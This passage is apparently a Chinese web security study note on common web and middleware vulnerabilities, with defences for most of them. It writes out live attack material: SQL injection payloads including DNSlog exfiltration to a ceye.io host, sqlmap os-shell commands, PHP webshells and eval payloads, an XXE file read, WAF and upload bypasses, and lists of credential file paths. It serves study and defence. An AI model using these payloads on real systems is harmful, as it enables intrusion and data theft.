

> web安全Top10漏洞

http请求方法:

方法(Method)	含义
GET	请求读取一个Web页面
POST	上传一个资源(如Web页面)
DELETE	删除Web页面
CONNECT	用于代理服务器
HEAD	请求读取一个Web页面的头部
PUT	请求存储一个Web页面
TRACE	用于测试, 要求服务器送回收到的请求
OPTION	查询特定选项

 Poker安全

SQL注入

H5 原理, 分类, 防御

原理: 用户将恶意SQL语句的参数拼接到动态SQL语句, 后端没有进行校验, 然后在数据库中执行。

分类: 按照最常见的分类: 联合查询注入、报错注入、布尔盲注、时间盲注(延时盲注);

除此之外还有比如HTTP头注入、堆叠注入、宽字节注入、二次注入(又叫二阶注入), 还有DNSlog注入

请求头的注入: user-agent; referer; cookie; Host; Location; Accept-Language

联合查询注入: union

通过union拼接查询语句获取大量的信息

利用: 模糊查询猜测列名、表名---->union查询构造select语句进行查询返回大量数据

报错注入: 利用系统返回的错误信息来获取有用的信息

需要用到的函数: updatexml、floor向下取整、group by分组排列、count统计数量、concat连接字符串

updatexml, `0x7e` 等价于 `~`, 将查询语句和特殊符号拼接在一起, 就可以将查询结果显示在报错信息中

布尔盲注: `kobe%27%20and%20ascii(substr(database(),1,1))=1115$--+`

时间盲注: 构造语句, 通过页面响应时长来判断信息。

例如: `id=1 and if(length((select database()))>1,sleep(3),1)--+`

这里就是判断当前数据库库名是否大于1, 如果大于1, 则延时3秒, 如果不大于1, 就立刻返回数据。

那如果sleep函数被禁用该如何进行时间盲注?

使用get_lock, heavy_query, benchmark

宽字节注入: 使用gbk编码, `%df` 与/组成了一个汉字'縊', 使得转义字符不起作用, 单引号逃脱

堆叠注入: 一堆 sql 语句(多条)一起执行。

二次注入：特殊字符进行了转义处理，在从数据库中取脏数据，发生二次注入，比如同时注册两个账号 admin, admin'，然后修改admin'密码成功把admin密码修改了

DNSlog注入：Dns在域名解析时会留下解析记录，利用load_file()函数发起请求，使用Dnslog接受请求，可以获取数据。

select load_file(concat('\\','攻击语句',,XXX.ceye.io\abc)): concat函数将执行结果与XXX.ceye.io\abc拼接，构成一个新的域名，load_file()发起请求，提交到DNS服务器进行解析，如果我们可以查看DNS服务器上的Dnslog就可以得到SQL注入结果。

防御：对特殊字符进行过滤、转义等。过滤特殊函数，使用安全的api，预编译。

黑名单：对特殊的字符例如括号斜杠进行转义过滤删除；

白名单：对用户的输入进行正则表达式匹配限制

参数化查询：原理是将用户输入的查询参数作为参数传，而不直接将它们拼接到SQL语而言，将SQL语句和参数分离开来，并通过占位符（一般使用问号“？”）将它们关联起来，这样用户的输入只会被当作参数

特性：information_schema库存在于 **版本 >= 5.0** 的MySQL；

information_schema库是一个索引库，是一个虚拟库，不存放数据。

H5 sql注入写webshell

?id=1' union select 1,"",3 into **outfile** 'C:\phpstudy\WWW\sql\shell.php'#

?id=1' union select 1,"",3 into **dumpfile** 'C:\phpstudy\WWW\sql\shell.php'#

H5 sqlmap --os-shell使用

1.sqlmap getshell的条件

1. 拥有数据库dba权限为True

查看：

```
python sqlmap.py -u "http://192.168.139.137/sql/Less-1/?id=1" --is-dba
```

2. 知道网站的绝对路径

```
python sqlmap.py -u "http://192.168.139.137/sql/Less-1/?id=1" --sql-shell
```

```
sql-shell> select @@datadir;
```

3. secure_file_priv= 值为空

2.使用sqlmap --os-shell，sqlmap会生成两个文件，一个是文件上传脚本文件，一个是PHP一句话木马文件

我们可以通过它的文件上传脚本上传一句话或者是通过他的生成的一句话文件链接菜刀进行管理。

H5 时间型盲注更快获取数据库

现在有一个mysql时间型盲注，有没有什么更快获取数据的方法，禁止使用工具和脚本

1. dnslog注入提升SQL时间盲注效率

sqlmap使用-dns-domain参数进行注入

```
python3 sqlmap.py -u "http://YOUR-URL/sqli/Less-9/?id=1*" --batch --dns-domain=你的域名 -v3 --dbs
```

手工：

```
原句：SELECT * FROM users WHERE id='$id' LIMIT 0,1  
修改：SELECT * FROM users WHERE id='-1' or (select load_file(concat('',(select  
version())),'.xxxx.ceye.io/x')))%23 LIMIT 0,1
```

2.利用**二分法**减少猜测的次数。例如，如果要猜测一个字符的ASCII码，可以将范围从0-255缩小为两个部分，然后逐步缩小范围。

3. **与运算加速**。主要原理是目标字符转为8位二进制通过1, 2, 4, 8, 16, 32, 64, 128各位1进行与运算比较，在比较后就能确定各个比特位具体数值从而推出答案。直接采取字符比较的方式由于ASCII码范围为0~127比较范围比较大耗时长，在通过与运算后只需要比较7次就能确定字符的ascii码

4. **二进制延时注入加速**。将ascii码转换为二进制,然后判断首位是0还是1,从而来更快的判断出数据库名字

H5 sqlmap常用命令

基础的：

sqlmap -u、--dbs：检测站点包含哪些数据库、--current-db 获取当前的数据库名

--tables -D "db_name" 获取指定数据库中的表名 -D后接指定的数据库名称

--columns -T "table_name" -D "db_name" 获取数据库表中的字段

--dump -C "columns_name" -T "table_name" -D "db_name" 获取字段的数据内容

sqlmap -r

--batch 默认确认，不询问你是否输入

--level, 探测深度，强调范围、--risk, 风险等级，强调数量

--tamper, 使用脚本

--user-agent "" 使用自定义user-agent

--proxy “目标地址” 使用代理注入

进阶：

--os-shell: Sqlmap上传shell

--file-read 读取服务器文件

--identify--waf: 加入有waf, 怎么判断

--is-dba 判断用户是否有数据库权限没

--delay 1 防止cc拦截

H5 数据库常见端口号

数据库：MySQL、SQLServer、Oracle、PostgreSQL、Access，另外常见的还有Redis缓存数据库

MySQL：3306

MSSQL：1433

Oracle：1521

PostgreSQL：5432

Access比较特殊，它是个文件，没有端口

Redis:6379

H5 sql注入如何检测

如果是.asp为后缀，则数据库可能是access，

如果是.aspx为后缀，则可能是MsSql，

如果是.php对应的可能是mysql数据库

如果是.jsp,可能是orac数据库。

1. 数据库异常日志：在数据库服务器上查看异常日志或错误日志，如果发现异常 SQL 语句，或者 SQL 语句中包含可疑代码或关键字，就可能存在 SQL 注入攻击。
2. 应用服务器日志：在应用服务器上查看访问日志或错误日志，如果发现访问异常、错误码增多，或者包含可疑的 URL 参数等信息，也可能表明存在 SQL 注入攻击。
3. 漏洞扫描工具：使用专业的漏洞扫描工具，可以自动化地检测应用程序中可能存在的 SQL 注入漏洞，并提供修补建议。
4. 安全审计：通过记录用户行为和操作日志，可以检测和追踪可能存在的 SQL 注入攻击。
5. 手动测试：模拟攻击者的行为，手动输入特定的 SQL 语句或注入代码，来验证是否存在 SQL 注入漏洞。

H5 被过滤，如何绕过

编码绕过（url编码，双写url编码，其他编码）

字母大小写，关键词双写

空格过滤：使用空白符或者+代替空格，或者注释符/**/代替

内联注释 绕过：

```
/*!50001sleep(3)*!
```

更改请求方式（有时候waf只拦截get），异常方法（waf自检查get，post，改成其他方法）

超大数据包

参数污染：?id=1&id=2（部分WAF在处理的过程中可能只处理前面提交的参数值(id=1)，而后端程序在处理的时候可能取的是最后面的值）

fuzz脚本绕过：运行fuzz脚本

将WAF中过滤的敏感字符通过 **添加%绕过过滤**。

1. 输入验证：对用户输入数据进行验证和过滤，特别是对单引号、双引号、分号等特殊字符进行处理。可以使用输入过滤函数或正则表达式等方式来实现。
2. 参数化查询：使用参数化查询操作数据库，可以将用户输入的数据视为参数而不是 SQL 代码的一部分，从而避免 SQL 注入攻击。
3. 最小化权限原则：在应用程序连接数据库时，给予最小必要的权限，并严格控制数据库访问权限，以减少攻击者利用 SQL 注入漏洞获取敏感信息的可能性。
4. 安全编码标准：统一编码 否则会导致宽字节注入
5. 异常信息处理：前端不返回错误信息，在应用程序中添加异常处理机制，可以及时捕获和记录 SQL 注入攻击产生的异常信息，便于管理员及时发现和修复问题。
6. 安全审计：通过记录用户行为和操作日志，可以检测和追踪可能存在的 SQL 注入攻击。

XSS跨站脚本攻击

原理: 恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的

类型:

反射型：攻击代码在url里，输出在http响应中

存储型：把用户输入的数据存储在服务器上

DOM型：通过修改页面的DOM结点形成xss

反射型 XSS 跟存储型 XSS 的区别：

存储型 XSS 的恶意代码存在数据库里（持久性），反射型 XSS 的恶意代码存在 URL 里（就执行一次）。

DOM 型 XSS 跟前两种 XSS 的区别：

DOM 型 XSS 攻击中，取出和执行恶意代码由浏览器端完成，属于前端 JavaScript 自身的安全漏洞，而其他两种 XSS 都属于服务端的安全漏洞。

防御

对输入的特殊字符进行转义处理，比如尖括号（< >），单引号和双引号（' "），&，减号（-）（减号可用于注释掉JavaScript代码）等。

对特殊符号，特殊字符设置黑白名单比如尖括号（< >），标签标签等，**onmouseover**、**onload**、**onclick** 等事件处理属性

除了以上基本的，还可以对重要的cookie设置httpOnly, 防止客户端通过document.cookie读取 cookie, 此 HTTP头由服务端设置，使用一些流行的框架，比如 React 或 Vue.js，这些框架已经内置了一些防御 XSS 攻击的措施，减少了XSS攻击的风险。

xss绕过

1./ 代替空格，大小写混合字符，双层标签绕过等：

2.js伪协议：比如利用location属性，利用iframe，利用a标签等。

1. 利用location属性: 攻击者可以通过window.location属性将要执行的JavaScript代码作为参数传递给JavaScript伪协议，并将其插入到目标网页的URL中，从而执行恶意脚本。
2. 利用iframe: 攻击者可以在iframe中插入一个包含JavaScript伪协议的URL，然后将iframe嵌入到目标网页中，从而执行恶意脚本。

3. 利用a标签: 攻击者可以使用a标签的href属性来执行JavaScript伪协议, 并将其插入到目标网页中, 从而执行恶意脚本。

3.没有分号: 当一个JavaScript语句与其后面的语句之间没有分号时, 浏览器可能会将这两个语句合并为一个语句, 成为一个有效的JavaScript代码块。

4.Html5新标签, 比如iframe标签, audio和video标签, onerror属性等

5.Fuzz进行测试

浏览器的同源策略: 同源策略 **限制从一个源加载的文档或脚本如何与来自另一个源的资源进行交互, 这是一个用于隔离潜在恶意文件的关键的安全机制**

作用: 能帮助阻隔恶意文档, 减少可能被攻击的媒介

同源的定义: 若两个 URL 的协议、端口号 **(如果有指定的话)和** 主机 都相同的话, 则说这两个 URL 是 **同源**

不受同源策略的标签: 带src属性的标签, 比如 `<script>`、`<img>`、`<iframe>`、`<link>` 在加载时, 实际是生成一条GET请求, 向指定服务器申请资源。

CSRF跨站请求伪造攻击

原理: 用户访问恶意网站, 然后攻击者就可以利用受害者的身份, 对已经登陆的正常网站发送数据包, 达到篡改信息、修改配置等功能

成因: Cookie不过期, **没有进行进一步的验证用户信息**, 没有安全意识访问了恶意站点

最主要的成因是由于网站 **缺乏适当的请求验证机制**

类型: GET型、POST型

利用: 受害者必须依次完成两个步骤, 登陆受信任网站A, 并在本地生成cookie, 在不登出A的情况下, 访问危险网站B

判断依据: 看有没有token, reffer字段, referer字段删除之后能不能继续用

防御: 加token或者验证码; 尽量使用POST, 限制GET

跨域: 由浏览器的同源策略造成的, 是浏览器的安全限制。

JSONP跨域: 只支持GET请求, 不支持POST等其它请求, 也不支持复杂请求, 只支持简单请求。

CORS跨域: 支持所有的请求, 包含GET、POST、OPTOIN、PUT、DELETE等。既支持复杂请求, 也支持简单请求。

JSONP与CORS的使用目的相同, 并且都需要服务端喝客户端同时支持, 但CORS的功能更加强大。

应用场景

如果需要 **兼容IE低版本浏览器**, 无疑, JSONP。

如果需要对 **服务端资源** 进行操作, 无疑, CORS。

SSRF服务端请求伪造

原理: 可以欺骗web服务器端向内网发送请求

利用一个可以发起网络请求的服务当作跳板来攻击内部其他服务。(一家公司存在一个模型, 服务器1在内网之中, 服务器2是对外的属于web服务端的, web端比较好攻击, 如果想攻击1的比较困难, 因为它是在一个局域网之中的, 也就是所谓的内网, 有防火墙, 就攻击不到1。如果说2站点上存在一个能够对外发请求的服务, 利用2发送请求的功能去对1发出请求, 欺骗2向1发出请求, 这种叫做服务器端请求伪造。)

常出现在: 1.能够对外发起网络请求的地方 2.请求远程服务器资源的地方 3.数据库内置功能 4.邮件系统 5.文件处理 6.在线处理工具。有从其他的服务器上获取数据的功能点, 使用用户指定的URL, 可以进行获取图片, 下载文件等操作, **且我们可以控制地址的参数, 都可能造成SSRF漏洞**

协议:

```
file: 在有回显的情况下, 利用 file 协议可以读取任意内容
dict: 泄露安装软件版本信息, 查看端口, 操作内网redis服务等
gopher: gopher支持发出GET、POST请求: 可以先截获get请求包和post请求包, 再构造符合gopher协议的请求。gopher协议是ssrf利用中一个最强大的协议(俗称万能协议)。可用于反弹shell
http/s: 探测内网主机存活
```

防御: **禁止跳转; 禁用不需要的协议; 黑名单内网ip**

危害: 端口扫描、内网Web应用指纹识别、攻击内网Web应用、**读取本地文件**

SSRF绕过方式

- 1.攻击本地: <http://127.0.0.1:80>, <http://localhost:22>
- 2.利用[:]: [http://\[:\]:80/](http://[:]:80/) >>> <http://127.0.0.1>
- 3.利用@: 限制为<http://www.xxx.com> 域名时, 可以尝试采用http基本身份认证的方式绕过, <http://www.xxx.com@www.xxc.com>。
- 4.利用短地址: 比如百度短地址<https://dwz.cn/>。
- 5.302跳转

xss、csrf、SSRF区别

XSS可以理解为攻击者窃取用户的身份信息进行操作

CSRF可以理解为攻击者没有窃取用户身份信息但是他通过其它手段获取了你的一次性身份信息的利用进行操作 SSRF可以理解为攻击者利用服务器的不严谨的过滤限制, 将服务器当作跳板利用进行操作

CSRF 是跨站请求伪造攻击, 由客户端发起;

SSRF 是服务器端请求伪造, 由服务器发起;

重放攻击是将截获的数据包进行重放, 达到身份认证等目的。

正向连接和反向连接的区别

正向连接: 我去连目标

反向连接: 目标连我

文件上传

原理: 文件上传漏洞是指用户上传了一个可执行的脚本文件, 并通过此脚本文件获得了执行服务器端命令的能力。

服务器解析漏洞

apache:绕过程序检测：当碰到不认识的扩展名时，将会从后向前解析，直到碰到认识的扩展名为止，如果都不认识，则会暴露其源代码。

iis: 当建*.asa , *.asp, *.cer格式的文件夹时，其目录下的任何扩展名的文件都将被IIS当做asp文件进行解析。

nginx: 任意文件名后边加xxx.php，就会被当成php文件解析。

绕过方法

如何判断是一个黑名单还是白名单：上传一个不存在的后缀名，如果上传成功则表示是黑名单检测，如果上传失败则表示是白名单检测。

1. 黑名单

a. 后缀名不完整 .php5 .phtml等

b. .htaccess配置文件（先把php文件改成png格式上传绕过验证，在上传一个.htaccess()文件，把png图片当php解析）

c. 大小写，双写

d. 空格，点，空格点

e. 特殊字符::\$DATA：不让他检测后缀名。

2. 白名单:%00截断1.php%00.jpg, 图片马, 网站的脚本类型解析图片

3其他: /. 绕过，直接加/.，数组加/.

条件竞争（几率很小）

二次渲染：原理

在我们上传文件后，网站会对图片进行二次处理（格式、尺寸要求等），服务器会把里面的内容进行替换更新，处理完成后，根据我们原有的图片生成一个新的图片并放到网站对应的标签进行显示。

给你一个站怎么测：

1.先找到可以文件上传的地方，比如头像，附件啊等等

2.先上传一个正常图片，看功能点是否可以正常使用

3.上传正常图片（抓包修改文件后缀名为对应网站脚本语言）可以检测出网站是否对上传进行了文件后缀名的监测。

4.成功--->没有

5.失败--->有检测，接着判断白名单or黑名单

防御：

1. 对上传文件进行类型和大小验证。

2. 避免直接将文件上传到 Web 目录下。

3. 检查文件名和内容。

4. 重新命名上传的文件。

5. 禁止执行上传的脚本。

如何绕过WAF

1、添加垃圾数据

2、多加一个filename

3、交换name和filename的顺序等

H5 条件竞争型的文件上传漏洞

查看源码可发现该 **文件先上传后检查**；因此在上传和删除之间存在一个极短的时间差，如果我们能利用这极短的时间差就能导致条件竞争，也就是一直发包让它来不及检查和删除，然后在这期间访问上传的文件再创建一个新文件(**它不会检查新生成的文件**)，之后我们连接这个新文件。

功能是自己创建文件的一句话木马文件：

```
<?php
$f=fopen("newnew.php","w");
fputs($f,'<?php @eval($_POST['123']);?>');
?>
```

上传抓包在发送到intruder，进行多次发包，然后访问该文件，抓包，发送到intruder，使不断访问test.php文件，照成文件删除和访问条件竞争，从而产生新文件。

JNDI注入

JNDI 接口初始化时，lookup() 方法的参数被外部攻击者可控，攻击者就可以将恶意的 url 传入参数，以此劫持被攻击的Java客户端的JNDI请求指向恶意的服务器地址，恶意的资源服务器地址响应了一个恶意Java对象载荷（reference实例 or 序列化实例），对象在被解析实例化，实例化的过程造成了注入攻击。

文件包含

原理：程序员开发的时候没有对包含的文件进行严格的过滤，攻击者可以构造自己的图片木马文件当做PHP执行。

图片马为什么会被解析

图片马之所以会被解析，是因为在默认情况下，会以网站脚本文件类型解析。

防御

- 1.禁止服务器远程文件包含
- 2.过滤点：反斜杠 / \，防止跨目录
- 3.尽量不要使用动态包含，可以在需要包含的页面固定写好

危害：敏感信息泄露（任何文件读取）；PHP伪协议，文件包含读源码，命令执行；配合图片马获取webshell

常见包含函数：

include ()：找不到被包含的文件时只会产生警告，脚本将继续运行。

include_once ()：找不到被包含的文件时只会产生警告，脚本将继续运行。如果该文件中的代码已经被包含，则不会再次包含，即程序只调用一次。

require ()：找不到被包含的文件时会产生致命错误，并停止脚本运行。

require_once ()：找不到被包含的文件时会产生致命错误，并停止脚本运行。如果该文件中的代码已经被包含，则不会再次包含，即程序只调用一次。

PHP伪协议：

```
file:// — 访问本地文件系统
http:// — 访问 HTTP(s) 网址
ftp:// — 访问 FTP(s) URLs
php:// — 访问各个输入/输出流 (I/O streams)
zlib:// — 压缩流
data:// — 数据 (RFC 2397)
```

任意文件下载

原理：一些网站提供文件查看或文件下载功能，对用户查看或下载的文件不做限制，则恶意用户就能够查看或下载任意敏感文件，这就是目录遍历与下载漏洞。

下载方式：

通过文件名直接下载

通过文件名变量下载文件

如何验证存在任意文件下载的漏洞：

利用条件：存在读文件的函数，读取文件的路径用户可控且未校验或校验不严输出了文件内容
任意文件下载和任意文件读取有着相似的地方：就是都需要路径，例如index.php?f=file:///etc/passwd，
index.php?f=../index.php

修复方案：

- 1) 过滤用户数据，如"/"，"*"，"等特殊字符
- 2) 更新中间件
- 3) 要下载的文件地址保存至数据库中
- 4) 文件路径保存至数据库，让用户提交文件对应ID或session 下载文件
- 5) 用户下载文件之前需要进行权限判断
- 6) 文件放在 web 无法直接访问的目录下
- 7) 不允许提供目录遍历服务
- 8) 公开文件可放置在 web 应用程序下载目录中通过链接进行下载

防御：

禁止用文件名的方式访问网站目录的文件

危害：可以下载服务器任意的文件，如脚本代码，服务以及系统配置文件等等。可以下载网站源代码进行白盒审计，发现其它web漏洞，如SQL注入，文件包含，XSS等等。

任意代码执行RCE

成因：

可以调用一些恶意函数，能够将字符串转换为代码，比如eval() 函数把字符串按照 PHP 代码执行。

常见函数

eval() , assert(),

代码执行常用来执行的代码

一句话木马： \${@eval(\$_POST[1])}

获取当前工作路径： \${exit(print(getcwd()))}

读文件: `${exit(var_dump(file_get_contents($_POST[f])))} f=/etc/passwd`

写webshell: `${exit(var_dump(file_put_contents($_POST[f], $_POST[d])))} f=1.php&d=1111111`

防御:

- 1、使用json保存数组，当读取时就不需要使用eval了
- 2、对于必须使用eval的地方，一定严格处理用户数据（白名单、黑名单）
- 3、字符串插入前使用addslashes转义，

目录遍历

原理：没有充分过滤跳转符（如../），用户可以恶意提交目录跳转，实现服务器上的任意文件遍历。

攻击手法：比如：<http://www.test.com/index.php?file=image1.jpg>，服务器拼接成
`c:/test/static/imgs/image1.jpg`

绕过：../，使用绝对路径，双写，截断绕过（../windows/win.ini%00.jpg等价于../windows/win.ini; ）

五、防御措施

1. 限制用户输入的路径。
2. 字符转换成 url 编码等
3. 用户白名单

常见系统文件路径：

Windows：

`C:\boot.ini` //查看系统版本

`C:\Windows\System32\inetrv\MetaBase.xml` //IIS配置文件

`C:\Windows\repair\sam` //存储系统初次安装的密码

`C:\Program Files\mysql\my.ini` //Mysql配置

`C:\Program Files\mysql\data\mysql\user.MYD` //Mysql root

`C:\Windows\php.ini` //php配置信息

`C:\Windows\my.ini` //Mysql配置信息

Linux：

`/etc/passwd` #查看用户文件

`/etc/shadow` #查看密码文件，如果能读取该文件说明是root权限

`/etc/httpd/conf/httpd.conf` #查看apache的配置文件

`/root/.bash_history` #查看历史命令

`/var/lib/mlocate/mlocate.db` #本地所有文件信息

`/etc/ssh/sshd_config` #ssh配置文件，如果对外开放可看到端口

`/proc/self/fd/fd[0-9]` *(文件标识符)

`/proc/mounts`

`/root/.ssh/known_hosts`

程序配置文件

apache:

/etc/httpd/conf/httpd.conf

/etc/apache2/httpd.conf

/etc/apache2/apache2.conf

nginx:

/etc/nginx/nginx.conf

/usr/local/nginx/conf/nginx.conf

/usr/local/etc/nginx/nginx.conf

redis:

/etc/redis.conf

命令执行

原理:

应用有时需要调用一些执行系统命令的函数,如PHP中的system、exec、shell_exec、passthru、popen、proc_popen等,当用户能控制这些函数的参数,并且开发人员对这个参数没有严格的过滤时就可以将恶意系统命令拼接到正常命令中,从而造成命令执行攻击,这就是命令执行漏洞

eval(): 将输入的字符串参数当做PHP程序代码来执行

system(): 执行外部程序,并且显示输出;成功则返回命令输出的最后一行,失败则返回 FALSE;

exec(): 执行一个外部程序,不会主动返回执行结果,且只是返回结果的最后一行。

shell_exec(): 通过shell 环境执行命令,并且将完整的输出以字符串的方式返回。当进程执行过程中发生错误,或者进程不产生输出的情况下,都会返回 NULL。

防御:

- 1.尽量少用执行命令的函数
- 2.使用escapeshellcmd函数进行过滤
- 3.在拼接前调用addslashes进行转义。

XXE漏洞 (XML 外部实体注入)

由于程序在解析输入的XML数据时,解析了攻击者伪造的外部实体而产生的。例如PHP中的simplexml_load默认情况下会解析外部实体,有XXE漏洞的标志性函数为simplexml_load_string()。而学习XXE要从认识XML开始。

读取服务器文件:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

当服务器处理此XML文件时,外部实体 `xxe` 被解析,导致 `/etc/passwd` 文件的内容被插入到XML文档中,并返回给攻击者。

防御策略

- 禁用外部实体：在解析XML时禁用外部实体的处理。
- 限制XML解析器功能：配置XML解析器，以最小化处理不必要功能，例如禁用DTD（文档类型定义）。
- 输入验证：对输入的XML数据进行严格的验证，确保没有恶意构造的内容。
- 错误处理：确保错误处理机制不会泄露敏感信息。

java反序列化

--- java.io.ObjectOutputStream类—》writeObject()序列化

--- java.io.ObjectInputStream类—》readObject()反序列化

如果Java应用对用户输入（即不可信数据）做了反序列化处理，那么攻击者可以通过构造恶意输入，让反序列化产生非预期的类或对象，这个类或对象在产生过程中就有可能带来任意代码执行。

防御

1. 处理未信任的数据：开发人员应该避免反序列化未受信任的数据，例如来自不可靠来源的网络请求或从未知来源的文件读取的数据。
2. 使用安全的序列化库：一些第三方序列化库，如Jackson和Gson等，提供了更加安全的序列化和反序列化功能。开发人员可以使用这些库来避免Java反序列化漏洞。
3. 实现自定义反序列化方法：对于那些包含重要数据且需要进行反序列化的Java对象，可以实现自定义反序列化方法以控制反序列化过程。
4. 消除未使用的反序列化代码：如果没有必要进行反序列化操作，开发人员可以将其删除或注释掉，以减少潜在的攻击面。
5. 定期更新和维护应用程序：及时更新和修复应用程序中的漏洞和错误，并使用相关的安全工具来检测和防止Java反序列化漏洞

PHP序列化和反序列化

原理：（在变量可控并且进行了unserialize操作的地方注入序列化对象，实现代码执行）未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码执行，SQL注入，目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能触发对象中的一些魔术方法。

序列化函数：serialize()：将对象转换成字符串

反序列化函数：unserialize()：将字符串转换成对象

魔术方法(文件中存在可利用的类，类中有魔术方法)

```
__wakeup() //使用unserialize时触发
__sleep() //使用serialize时触发
__construct() //创建对象时触发
__destruct() //对象被销毁时触发
__call() //在对象上下文中调用不可访问的方法时触发
__callStatic() //在静态上下文中调用不可访问的方法时触发
__get() //用于从不可访问的属性读取数据
__set() //用于将数据写入不可访问的属性
__isset() //在不可访问的属性上调用isset()或empty()触发
__unset() //在不可访问的属性上使用unset()时触发
__toString() //把类当作字符串使用时触发
__invoke() //当脚本尝试将对象调用为函数时触发
```

绕过wakeup的要点是：成员属性数目大于实际数目时可绕过

逻辑越权

水平越权是指用户访问了与自己**同一权限等级的其他用户**的资源或执行了其他用户的操作。

垂直越权是指用户访问了**高于自己权限等级**的资源或执行了高于自己权限等级的操作。

未授权访问是指用户访问了**不需要安全配置或权限认证的地址**，从而引发重要权限可被操作、数据库等敏感信息泄露等。

支付漏洞

检测：1.修改支付价格2.修改支付状态3.修改购买数量4.修改支付接口等

修复建议：参数进行MD5加解密、数字签名及其验证，服务端，校验价格、数量参数，与支付平台传来数据进行对比等

任意用户登录

绕过：1.万能密码或者弱口令比如asp万能密码 "or "a"="a"，2.密码，验证码可爆破，验证码返回包可以查看3.登录检测不安全比如Cookie 脆弱点

修复：前端对密码做加密，限制次数，次数过多锁定账号，限制验证码的有效时间等

任意密码重置

绕过：验证步骤跳过，爆破验证码、参数污染、修改返回包状态码

修复：对用户身份进行验证，限制输入原始密码的错误次数，token机制等。

短信、邮件炸弹

产生的原因：开发人员未设置失效时间导致验证码不失效、手机号与银行卡绑定不严格等

修复方式：限制发送次数，添加文字验证码，并且随着每次发送而刷新

绕过手法：修改Cookie值绕过，修改IP值绕过，修改返回值绕过，参数污染绕过等

redis未授权访问

条件:redis绑定在 0.0.0.0:6379，且没有进行添加防火墙,直接暴露在公网。没有设置密码认证（一般为空），可以免密码远程登录redis服务。

jwt越权

用户成功登录后，服务端会返回一段加密后的数据用于替代cookie的作用，基本功能与cookie类似，可以篡改 JWT 中的信息或绕过验证机制，从而提升其权限并执行未经授权的操作。

JWT 不加密，但能够通过 **数字签名** 来验证数据未被篡改常用于分布式站点的单点登录。

JWT越权的主要利用类型如下：

哈希禁用

爆破弱密钥

未验证签名

登录页面，你觉得可能会有什么漏洞

爆破弱口令、账号密码会回显不一样爆破

sql注入、万能密码绕过，比如admin'or 1=1 --

逻辑漏洞，比如任意重置密码、任意用户注册、短信轰炸、未授权访问等

shiro反序列化漏洞（shiro在用户登录时除了账号密码外还提供了可传递选项remember me。用户在登录时如果勾选了remember me选项，那么在下次登录时浏览器会携带cookie中的remember me字段发起请求，就不需要重新输入用户名和密码。）

后台，有哪些getshell的方法

H5 文件上传漏洞

描述：允许上传任意类型的文件，没有正确验证文件类型或内容，攻击者可以上传一个恶意脚本（如PHP、ASP文件）并执行。

防御

验证文件类型和内容，限制上传文件的扩展名和MIME类型。

将上传文件存储在服务器不可执行的目录中。

使用随机文件名存储上传文件，避免直接访问。

结合Web Application Firewall (WAF) 进行防护。

H5 文件包含漏洞

描述：允许动态包含文件的功能中，未正确验证文件路径，攻击者可以包含远程或本地恶意文件。

防御

严格限制文件包含的路径和文件名，避免用户输入直接作为文件路径。

禁用危险的PHP函数（如 `allow_url_include` 、 `allow_url_fopen` ）。

使用基于白名单的文件包含策略。

H5 代码注入漏洞

描述：通过未过滤的用户输入直接注入代码（如eval()函数），攻击者可以执行任意代码。

防御

避免使用危险函数，如eval()、exec()、system()等。

对用户输入进行严格的过滤和验证，使用白名单机制。

H5 SQL注入漏洞

描述：通过未过滤的用户输入构造SQL查询，攻击者可以执行任意SQL语句，可能导致数据库信息泄露和命令执行。

防御

使用预编译语句和参数化查询，避免直接拼接SQL语句。

对用户输入进行严格的过滤和验证。

使用Web Application Firewall (WAF) 进行防护。

H5 命令注入漏洞

描述：通过未过滤的用户输入执行系统命令，攻击者可以执行任意系统命令。

防御

避免使用系统命令处理用户输入。

对用户输入进行严格的过滤和验证。

使用安全函数，如 `exec()`、`system()` 等函数的替代函数。

H5 会话劫持

描述：通过窃取用户会话（如Cookie）进行身份冒充，攻击者可以在用户权限下执行操作。

防御

使用HTTPS加密通信，防止会话信息被窃取。

设置HttpOnly和Secure标志，防止Cookie被JavaScript访问和非HTTPS传输。

定期更新和检查会话令牌。

H5 CSRF（跨站请求伪造）

描述：利用用户已登录状态在用户不知情的情况下发起恶意请求。

防御

使用CSRF Token进行验证。

验证Referer或Origin头。

限制敏感操作只接受POST请求。

描述：通过允许用户包含远程文件的功能，攻击者可以包含并执行恶意代码。

防御

禁用远程文件包含功能（如PHP中的 `allow_url_include`）。

验证和限制包含的文件路径。

> 框架&中间件漏洞

中间件：

IIS

解析漏洞：

IIS6.0 版本

目录解析 漏洞

对于名字为.asp后缀的**文件夹**，IIS会将该文件夹内部的文件都解析为.asp文件来执行。

即构造名字为a.asp的目录，目录中的1.txt会作为asp文件执行。

文件名解析 漏洞

；相当于注释了：对于名字为a.asp;.jpg文件，IIS并非以最后一个后缀名来判断格式，故会将其解析为asp文件并执行。

即上传木马的后缀名为.asp;.jpg就可以被服务器执行。

IIS7.0/7.5 版本

访问文件 <http://localhost/1.jpg/.php>，则会以php文件格式解析该图片1.jpg

PUT任意文件写入

原因：web服务扩展中开启了WebDAV，配置了可以写入的权限

可以利用put直接对网站写shell，用桂林老兵iiswrite

利用：先看网站webdev是否开启，用桂林老兵工具选目标网址，上传txt文档，利用move请求更改了后缀名，最后连接蚁剑。

短文件名猜解

攻击者可通过短文件名猜解对应的文件，访问下载敏感资源，绕过某些限制

远程代码执行

Apache

多后缀名解析漏洞

多后缀名解析 漏洞:当碰到不认识的扩展名时，将会从后向前解析，直到碰到认识的扩展名为止，如果都不认识，则会暴露其源代码。

比如.php.zmf就会被当成php执行

换行解析漏洞

上传1.php正常被拦截,查看hex: 找到1.php后缀p后缀为70, 0a0d为换行, 因此在0d之前加入0a, 上传成功, 访问http:ip:8080/%0a

罕见后缀名

php3, php4

目录遍历

当客户端访问到一个目录时, Apache服务器将会默认寻找一个index list中的文件, 若文件不存在, 则会列出当前目录下所有文件或返回403状态码, 而列出目录下所有文件的行为称为目录遍历。

没有充分过滤用户输入的../之类的目录跳转符, 导致恶意用户可以通过提交目录跳转来遍历服务器上的任意文件。

../

假设有一张图片, 可以右键复制图片的地址:

图片地址:

<http://www.liuwx.cn/admin/img/1.jpg>

然后我们把图片文件删除并访问这个URL:

